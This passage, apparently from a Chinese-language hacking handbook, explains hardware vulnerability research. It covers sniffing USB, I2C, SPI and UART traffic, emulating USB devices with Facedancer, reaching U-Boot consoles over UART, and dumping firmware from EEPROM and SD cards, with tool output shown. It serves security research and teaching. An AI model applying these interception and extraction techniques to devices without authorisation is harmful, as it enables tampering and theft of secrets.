在规格说明书中，一般会有一张基本的芯片引脚分布图。如果没有这张图，集成电路上一般也会有标识凹口或者切角，用于判断哪根引脚是 1 号引脚，哪根是 0 号引脚。图 13-28 给出了一些不同的例子。




图 13-28　寻找 1 号引脚

13.2.2　难以识别的组件

有些时候，识别 PCB 板上的某个组件十分困难。厂商可能会用环氧树脂覆盖芯片，或是去掉丝网印刷表面的文字。还有极少数时候，有的厂商（尤其是 CPU 和微处理器厂商）会在集成电路上印上“SECRET”（秘密）或者项目代号。幸好，这样的情况在消费类电子产品中非常少见。

堆叠式封装

一种常见的混淆保护机制是业界所谓的堆叠式封装结构（Package on Package，PoP）。制造商经常使用这种技术，将多个组件像三明治一样叠起来，以节省有限的 PCB 空间。以前，PCB 上的组件紧挨在处理器旁边，用线相连；现在，制造商会将组件垂直地放在 CPU 的上面，然后打包出售，而设备厂商可以以不同配置分别购买。图 13-29 是该结构的图例。

根据我们的经验，最常见的情况是用这种方法将微处理器和内存封装在一起。有的厂商会使用 PoP 结构，而不是使一堆闪存水平地分布在 CPU 旁边。此时，唯一能看到的是处理器上的闪存序列号。在网上搜该序列号无法得到处理器规格书。

这种情况下的做法取决于设备的具体情况：有时，可见的组件和底下隐藏的组件是由同一个制造商生产的；有时，顶层组件的规格书会写清楚它支持哪些封装设备。总之没有统一的解决方法，需要一些调查工作才能确定下面隐藏设备的名字。还有时候甚至能找到一些第三方信息——有些技术狂热爱好者会对消费级设备进行拆解，从而获得各类细节。




图 13-29　堆叠式封装

13.3　拦截、监听和劫持数据

无论对于软件还是硬件，漏洞研究的一个重要话题都是在其正常运转的情况下拦截和观察数据。根本目的是观察可以干扰、篡改、畸形构造或重放的数据，以影响目标中的某些漏洞。硬件的漏洞研究亦是如此。

事实上，这类攻击一般在嵌入式系统上更容易取得成效，因为绝大部分固件开发者和嵌入式开发者认为硬件入口门槛非常高，不会遇到问题。因为通信双方的软件都由他们自己编写，所以固件开发者和嵌入式开发者甚至不会考虑这些数据可能被畸形构造，从而很少对输入的值进行健全性检查。这通常是出于对安全的忽视，或者仅仅是为了速度优化。

本节简要介绍一些工具，用于在嵌入式设备的通信链路中观察数据。首先介绍 USB 相关的工具，因为 USB 接口一般对外暴露；接下来讨论监听暴露较少的 I^2C、SPI 和 UART 接口上的通信。

13.3.1　USB

USB 是最常见的接口，在几乎所有的移动设备和嵌入式设备上都可以见到。所有 Android 设备都有一个对外暴露的 USB 接口。也许正因为它随处可见，所以人们很容易对其产生不准确的认识。事实上，USB 协议相当复杂。简洁起见，本节只介绍上层部分协议。

想学习和了解 USB 协议，Jan Axelson 的《USB 开发大全》是一本好书。即使不打算深入理解整个协议，这本书介绍性的前几个章节也非常值得一读。这几章简明扼要地介绍了 USB 的传输模式、版本和速度等方面。由于通常将 USB 作为一种点对点的通信方式使用，我们忽略了一个事实：USB 作为网络具有使多个设备和主机通过同一条总线进行通信的功能。

有了这本书作为参考，就可以开始拆解和分析 USB 流量了。在真实世界里，应该用什么工具来观察 USB 设备呢？

1. USB 嗅探

在市面上可以买到许多 USB 调试和协议分析设备，其中 Total Phase 公司的产品数一数二。Total Phase 制造了许多线缆协议分析仪，包括用于 SPI、CAN、I^2C 等协议的设备，后面会谈到。Total Phase 还生产了许多不同价位的 USB 协议分析仪。所有设备（包括非 USB 分析仪在内）都使用了相同的软件套件，名为 Total Phase Data Center。这些分析仪的主要区别在于价格和分析能力，而主要的分析能力差异是能处理的 USB 总线速度。最贵的设备可以完整监控 USB 3.0 设备，中间档可以监控 USB 2.0，最便宜的则只能监控 USB 1.0。

抽象地看，USB 规范将设备分为 USB 主机（USB host）和 USB 设备（USB device），区别主要体现在 USB 控制器上。USB 主机一般较大，比如台式和笔记本电脑；USB 设备一般较小，比如 U 盘、外接硬盘、手机等。主机和设备的区别在本节后面会变得很重要。Total Phase 分析仪位于 USB 主机和 USB 设备之间，被动地监听两者之间的通信。

Total Phase Data Center 软件通过 USB 线控制分析仪，其界面如图 13-30 所示。




图 13-30　Total Phase 软件界面

该软件的功能和著名的开源网络监控工具 Wireshark 一样，只不过是用于 USB 协议。通过这个软件，可以记录和查看协议会话，并以多种方式对数据进行分析。它还暴露了一组 API 接口，让我们可以直接与其设备或软件进行交互，执行捕包、接收回调或触发操作，并解析、操作捕获到的数据。

除了上述功能，Data Center 套件还包含许多其他功能，比如可以在数据流上添加注释，对 USB 协议术语提供在线参考帮助，以及对 USB 数据进行可视化分析等。这个可视化工具名为 Block View，可以用来生成可视化的 USB 协议包分层图，如图 13-31 所示。




图 13-31 Total Phase 的 Block View 工具

Total Phase 只能被动地监控 USB 总线上的数据。如果只需要查看和分析协议中的数据，这个工具就几乎完成了所有工作。但是如果想和 USB 设备主动交互，这个工具就无能为力了，因为它不能对流量进行重放，也不能对数据包进行注入。

根据具体目标，可以选择不同的方法实现交互：主动重放或者在 USB 协议底层与 USB 设备主动交互。两者的本质区别在于是和 USB 主机还是 USB 设备交互。不过无论哪种情况，都有多种方法。

2. 作为 USB 主机与 USB 设备交互

从 USB 主机的角度分析 USB 设备非常简单，除了可以用 Total Phase 这类工具进行被动监听，还可以基于 libusb 库自己编写代码与设备交互。

libusb 是一个开源代码库，开发者基于它可以从 USB 主机的角度进行 USB 通信。libusb 提供了 USB 通信的协议封装，这样就不用打开原始的 USB 设备（比如通过/dev 文件系统）并进行最底层的操作。Python 和 Ruby 等流行语言还提供了对 libusb 的封装，并对多个版本的 libusb 提供各个层次的动态语言支持。

在互联网上，有许多基于 PyUSB 或其他高级语言与 USB 设备进行通信的例子，这些目标设备包括 Xbox Kinect、键盘和鼠标等 HID 设备。选择 libusb 这个流行库的好处是，许多简单的问题都能通过搜索找到答案。

3. 作为 USB 设备与 USB 主机交互

相反，如果想作为 USB 设备与 USB 主机交互，情况要复杂得多。这是因为 USB 控制器会声明它们是主机还是设备，而我们无法强行要求笔记本和台式电脑上的 USB 控制器将自己伪装成一个 USB 设备。因此，需要一些中间层硬件的帮助。许多年来，几乎没有什么设备具有这个功能。直到几年前，Travis Goodspeed 发布了另一个开源硬件，名为 Facedancer。图 13-32 是 Facedancer 2.0

版的 PCB 布局图。这个设备为其嵌入的 MSP430 处理器使用了特殊的固件，使其作为 USB 设备从一个 USB 主机接受数据，然后以代理的身份转发给另一个 USB 主机。




图 13-32　Facedancer v2.0

后来，Ryan M. Speers 发现了 Facedancer 2.0 版中的一些简单电路错误。Travis Goodspeed 之后发布了包含 Speers 所作修复的 Facedancer21，用于代替有问题的 Facedancer20。

Facedancer 是完全开源的，其代码仓库中还包含一些通过 USB 直接与硬件交互的 Python 库。因此，开发者可以使用这些 Python 库编写程序，以 USB 设备的身份通过 Facedancer 与其他 USB 主机交互。

Facedancer 的代码中包含许多可以直接使用的例子，比如伪装成一个 HID 键盘。插入受害者的计算机后，它会在屏幕上自动输入一些消息，看起来就像用户自己在使用 USB 键盘一样。另一个例子是模拟外接存储器，它可以将开发者机器上的任何一个磁盘镜像或者文件挂载到受害者的计算机上，使其认为这是一个 U 盘。

Facedancer 起源于电子爱好者的一个项目。Travis Goodspeed 自己制作了 PCB 板，但是大规模组装生产的开销很大，需要自己购买所有零件然后焊接起来。幸运的是，本书出版时，INT3.CC 网站http://int3.cc/已经开始销售完全组装好的 Facedancer21。

除此之外，有一些设备可以像 Facedancer 一样用于低层次 USB 开发。其中一个名为 SuperMUTT，诞生于 VIALabs 和微软的合作。它用于和微软 USB 测试工具（Microsoft USB Test Tool，MUTT；设备因此得名）协同工作，可以模拟总线上的任何设备流量，因此受到 USB 开发者们的喜爱。

不管选择哪个工具，现在不需要复杂的硬件工具或自己定制专门的硬件，就可以可编程地模拟一个 USB 设备了。

13.3.2　I^{2}C、SPI 和 UART 串行端口

前面简单讨论了 I^{2}C、SPI 和 UART，也介绍了它们在电路中的使用。I^{2}C 和 SPI 一般用于电路间通信，也就是在系统内部不同集成电路和组件之间通信；与之不同的是，UART 一般用于向用户提供交互式接口或者调试接口，或者为较大的外设（比如调制解调器）提供接口。应该如何窃听这些总线上的流量或者注入数据呢？

1. I^{2}C、SPI 和 UART 嗅探

前面介绍如何确定 UART 引脚分布时，讲到了怎样用逻辑分析仪来记录总线上的流量。类似 Saleae 的工具中有软件滤波器，可以智能地猜测观察到的串行端口协议是什么。当时给出了一个示例，用 UART 分析器在博通电缆调制解调器的暴露引脚中寻找并解码输出数据。

对 I^{2}C 和 SPI 串行通信，也可以基于 Saleae 用同样的方法来分析，也有其他一些工具可以专门监测 I^{2}C 和 SPI 接口。

Total Phase 生产了一个比较便宜的 USB 设备，专门用于监测并分析 I^{2}C 和 SPI 数据，名为 Beagle I^{2}C。这个设备也适用 13.3.1 节介绍的 Data Center 软件。Saleae 逻辑分析仪只是简单地观察方波并猜测协议类型；与之相比，Data Center 显然更适合进行协议分析。

图 13-33 所示的就是用 Total Phase 的 Beagle 嗅探一根 VGA 线的 I^{2}C 引脚。具体来说，这里截取的是显示器和显卡之间正在发生的 EDID（扩展显示标识数据）协议交换。此时，通过一个自己定制的视频接头来截获显示器插入计算机时的 EDID 数据，这样就可以访问显示器和计算机之间 VGA 线所有引脚的数据了。




图 13-33　用 Total Phase 的 Beagle 分析 VGA 线

和 UART 一样，SPI 和 I^{2}C 能以不同的速率运行，因此需要在正确的波特率上尝试解码。Saleae

和 Total Phase 都可以基于时钟引脚相当准确地猜出波特率。不过还有一些细微的差别需要注意。

与 UART 不同，I^{2}C 用于在 PCB 上的多个组件之间建立通信网络。与 JTAG 类似，每个 I^{2}C 设备都将自己声明为主设备或者从设备。每当一个设备连接到 I^{2}C 总线并激活，都会改变整个 I^{2}C 环路的电压值，因为它会消耗部分电压，从而导致整条线路的电压下降。当 I^{2}C 链上的设备处于非激活状态时，看起来像是断开了与电路的连接。为了保持 I^{2}C 线路上的电压，I^{2}C 规范要求在时钟引脚和数据引脚之间设置一个上拉电阻，以保持电压。即便链上的一个组件处于非激活状态时也是如此。正如其名，“上拉”电阻负责将电压拉升到期待的值。

可想而知，将探头或者像 Beagle 这样的分析设备连接到 I^{2}C 总线上，也会改变这条线路的电压。因此，将分析工具连接到线路上后，同样需要一个上拉电阻将电压提升到正确的水平。好消息是，许多 I^{2}C 分析工具考虑到了这一点，内部已经包含了上拉电阻，并且可以通过软件的开关启用或者禁用它。Beagle 分析工具以及下面将要介绍的 Bus Pirate 都有这个功能。

2. 与 I^{2}C、SPI 和 UART 设备交互

另一方面，如何与 I^{2}C、SPI 和 UART 设备进行交互呢？成本最低的方法是用图 13-34 所示的 Bus Pirate 设备。




图 13-34　Bus Pirate v3

Bus Pirate 是一个起源于 Hack-A-Day 网站（http://hackaday.com/）的业余爱好项目，但是很快就在业余爱好者社区之外广泛流行起来。它非常便宜，在许多零售商那里都可以花 30 美元左右买到。

与前面提到的 JTAGulator 类似，Bus Pirate 也是一个 USB 设备，并且有不错的 CLI 界面。可以在电脑上通过 USB 线使用任何终端模拟程序（比如 PuTTY、Minicom 或者 GNU Scree）访问它。下面是使用其?命令得到的帮助信息摘录：

```
[s7ephen@xip ~]$ ls /dev/*serial*
/dev/cu.usbserial-A10139BG    /dev/tty.usbserial-A10139BG
  [s7ephen@xip ~]$ screen  /dev/ tty.usbserial-A10139BG 115200HiZ>
HiZ>?
General                                 Protocol interaction
---------------------------------------------------------------------------
?      This help                        (0)     List current macros
=X/|X  Converts X/reverse X             (x)     Macro x
~      Selftest                         [       Start
#      Reset                            ]       Stop
$      Jump to bootloader               {       Start with read
&/%    Delay 1 us/ms                    }       Stop
a/A/@  AUXPIN (low/HI/READ)             "abc"   Send string
b      Set baudrate                     123
c/C    AUX assignment (aux/CS)          0x123
d/D    Measure ADC (once/CONT.)         0b110   Send value
f      Measure frequency                r       Read
g/S    Generate PWM/Servo               /       CLK hi
h      Commandhistory                   \       CLK lo
i      Versioninfo/statusinfo           ^       CLK tick
l/L    Bitorder (msb/LSB)               -       DAT hi
m      Change mode                      _       DAT lo
o      Set output type                  .      DAT read
p/P    Pullup resistors (off/ON)        !       Bit read
s      Script engine                    :       Repeat e.g. r:10
v      Show volts/states                .      Bits to read/write e.g. 0x55.2
w/W    PSU (off/ON)             <x>/<x= >/<0>   Usermacro x/assign x/list all
HiZ>
```

如图 13-35 所示，可以用一套能直接插入 Bus Pirate 的探头将其与 SPI、I^{2}C 或者 UART 总线连起来。



图 13-35　Bus Pirate 的探头

JTAGulator 会猜测引脚分布，但是 Bus Pirate 不同，需要根据调试目标来具体配置其探头。在网上可以轻松地找到用颜色编码的 Bus Pirate 探头备忘表，然后将其与 SPI、I^{2}C 和 UART 接口相连。还需要告诉 Bus Pirate 关于这些接口的一些细节信息，比如之前用 Saleae 等工具猜测出的波特率（如图 13-36 所示）。




图 13-36　在 Bus Pirate 中设置波特率

连接好以后，就可以通过 Bus Pirate 与目标总线交互式或者被动地通信了。Bus Pirate 的界面是基于文本的，不能直接查看这些总线上传输的二进制数据。对这些二进制数据，Bus Pirate 显示每个字节的值（比如 0x90）。如果要和二进制数据流打交道，这肯定不是最好的方式。因此，许多人基于 PySerial 这样的库编写软件来控制 Bus Pirate，接收其 ASCII 数据流，然后只将自己感兴趣的字节转换成直接的字符表示。

为了解决这个问题，Travis Goodspeed 开发了 GoodFET。这是一个由 Python API 控制的 Bus Pirate。与 Facedancer21 不同的是，在许多零售商那里都能买到它。通过 GoodFET 就能以编程的方式与总线交互，接收或者发送超出 ASCII 可显字符范围的二进制数据。

Bootloader

与设备建立可交互的连接以后，重启设备就会看到来自 bootloader 的信息。设备启动后，许多 bootloader（比如 Das U-Boot，简称 U-Boot）会设置一个短暂的时间窗口。此时按下任意键，就可以进入交互式 bootloader 菜单。图 13-37 就是 U-Boot 弹出提示时的截屏。

这种情况下，就已经可以完全攻破设备了，但是 bootloader 经常会提供下列不必要的额外功能：

- 读写闪存
- 从网络引导

- ❑ 从串行端口升级或者接受新的固件
- ❑ 对闪存中的文件系统进行分区或其他操作

```
COM10 - PuTTY
Starting Microloader ASM built on Sep 14 2011 20:10:22...
Initializing PLLs...
Initializing Clocks..
Initializing DDR PLLs/Clocks...
Initializing DDR controller...
Initializing data section...
Initializing stack ptr...
Switching to 'C' code...
Starting Microloader C...
Found Unknown PHY on GMAC1....
GCS in ISA MODE
GCS: NAND DEVICE SETUP COMPLETE
NAND: Initialization complete
SecureHeader Check:ssboot image is unsigned...
MICRON MT29F1G08ABADAH4
NAND: UNCORR ECC ERROR!: Probably reading data beyond image length
Setting up default ATAG list...
Jumping to Uboot ...


U-Boot 2009.08 (Sep 14 2011 - 20:10:33)

DRAM:  512 MB
malloc: Using memory from 0x04200000 to 0x04400000
GCS: Setup In ISA MODE
UART Boot not Supported .....
GCS: NAND DEVICE SETUP COMPLETE
Boot Device: NAND Flash
NAND:  128 MiB
Bad block table found at page 65472, version 0x01
Bad block table found at page 65408, version 0x01
In:    serial
Out:   serial
Err:   serial
Net:   lip0
Hit any key to stop autoboot:  1
```

图 13-37　U-Boot 引导信息

图 13-38 展示了标准 U-Boot 提供的完整指令。

```
Terminal — vim — 91×40
# help
?       - alias for 'help'
autoscr - DEPRECATED - use "source" command instead
base    - print or set address offset
bdinfo  - print Board Info structure
boot    - boot default, i.e., run 'bootcmd'
bootd   - boot default, i.e., run 'bootcmd'
bootm   - boot application image from memory
bootp   - boot image via network using BOOTP/TFTP protocol
chpart  - change active partition
cmp     - memory compare
coninfo - print console devices and information
cp      - memory copy
crc32   - checksum calculation
dhcp    - boot image via network using DHCP/TFTP protocol
echo    - echo args to console
erase   - erase FLASH memory
exit    - exit script
fatinfo - print information about filesystem
fatload - load binary file from a dos filesysteatls   - list files in a directory (default
/)
flinfo  - print FLASH memory information
gcs     - GCS sub-system
go      - start application at address 'addr'
hdcp    - HDCP key generation - input/output uses loadaddr
help    - print online help
imxtract- extract a part of a multi-image
in      - read data from an IO port
itest   - return true/falseinteger compare
loadb   - load binary file over serial line (kermit mode)
loads   - load S-Record file over serial line
loady   - load binary file over serial line (ymodem mode)
loop    - infinite loop on address range
md      - memory display
mii     - MII utility commands
mm      - memory modify (auto-incrementing address)
mtdparts- define flash/npartitions
mtest   - simple RAM read/write test
mw      - memory write (fill)
```

图 13-38　U-Boot UART 会话

不少设备上既有可以访问的 UART，又使用了 U-Boot 作为 bootloader，此时就可以获得类似的会话。事实上，如果厂商不想禁用 UART，就通常会暴露出 U-Boot。

13.4　窃取机密和固件

我们已经介绍了如何观察组件之间以及设备之间通信的数据，也介绍了如何与这些通信渠道互动。基于这些技术，就可以开展模糊测试并观察异常或崩溃了。不过，你可能并不想进行模糊测试，只是希望将二进制镜像导入到 IDA 这样的工具中，对其逆向并寻找其中的漏洞。

如何访问这些嵌入的数据呢?

13.4.1　无损地获得固件

有时可以找到简单且无损的方法从设备中提取出固件镜像。第一种方法取决于设备使用的是哪种存储器。在极少数情况下，固件镜像并没有存储在 NAND 或者其他类型的闪存中，而是（出于备份的目的）存储在了 EEPROM 里。

1. SPI EEPROM

前面提到了许多使用 SPI 的设备，比如加速器和温度传感器。SPI EEPROM 也使用 SPI，它通过一条简单的串行线读写数据，而不是像其他类型的存储器一样通过特制的接口和“地址线”来读写。这种存储设备的工作方式非常简单：向 SPI 或 I²C 总线写入一个地址（比如 0x90），然后 EEPROM 设备就会返回这个位置存储的数据。图 13-39 就是用 Total Phase 的 Beagle 查看一个设备从 I²C EEPROM 读写数据时的截屏。




图 13-39　Total Phase Beagle 分析 I²C EEPROM

在这个窗口顶端的数据传输视图中可以清楚地看到，每一个 Write Transaction 后面都跟着一个 Read Transaction。CPU 向 I^2C 总线写入了地址 0x0013，I^2C EEPROM 则返回了那个位置的值 0x68。通过这种方式可以直接读取这类 EEPROM 里存储的内容。想在设备中识别出这类 EEPROM，只需要在网上搜索它们的序列号即可。

除了观察 CPU 如何使用这类 EEPROM，Total Phase Data Center 还提供了直接从 SPI 或 I^2C EEPROM 中自动读出数据的功能。使用这一功能可以在计算机上将二进制数据重组成一个文件。用 Bus Pirate 或者 GoodFET 也可以达到同样的效果。

2. 存储固件镜像的 MicroSD 和 SD 卡

有些设备会用 MicroSD 卡或者 SD 卡来升级固件，或者将固件镜像文件存储在这些卡上。如果这些存储设备使用了可挂载的文件系统，只需将它们拔出来然后挂载到计算机上即可。有时候，嵌入式开发者会直接写入原始数据，或者用其自定义的格式将数据存储在卡上。MicroSD 卡和 SD 卡使用的都是 SPI，因此可以将上面介绍的 SPI EEPROM 读写技术用在这里。

3. JTAG 和调试器

